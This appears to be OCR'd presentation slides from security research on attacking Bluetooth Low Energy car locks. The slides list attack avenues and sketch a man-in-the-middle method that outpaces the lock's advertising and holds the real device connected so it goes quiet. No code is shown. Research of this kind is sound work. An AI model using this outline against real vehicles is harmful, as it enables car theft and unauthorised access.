
http://greatscottgadgets.com/ubertoothone/

So, how to attack the BLE car lock?

- Remote relay?
- Jamming?
- Brute force?
- BLE sniffing?
- Mobile app analysis?
- …
- MITM?

http://greatscottgadgets.com/ubertoothone/

Man in the Middle?



How to MITM: isolate the signal?

How to MITM?

Stronger signal?

- Class 1 adapter? +8dBm, 100m range


"little difference in range whether the other end of the link is a Class 1 or Class 2 device as the lower powered device tends to set the range limit"

https://en.wikipedia.org/wiki/Bluetooth

More signals?

And how to handle them in a single system?

Typical connection flow



Start scanning for advertisements


Advertise

Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

MITM



Start scanning for advertisements

Advertise more frequently

Specific advertisement received, stop scanning


MITM?

Keep connection to original device. It does not advertise while connected ;)

Connect the advertising device (MAC)

Further communication

New tool - architecture

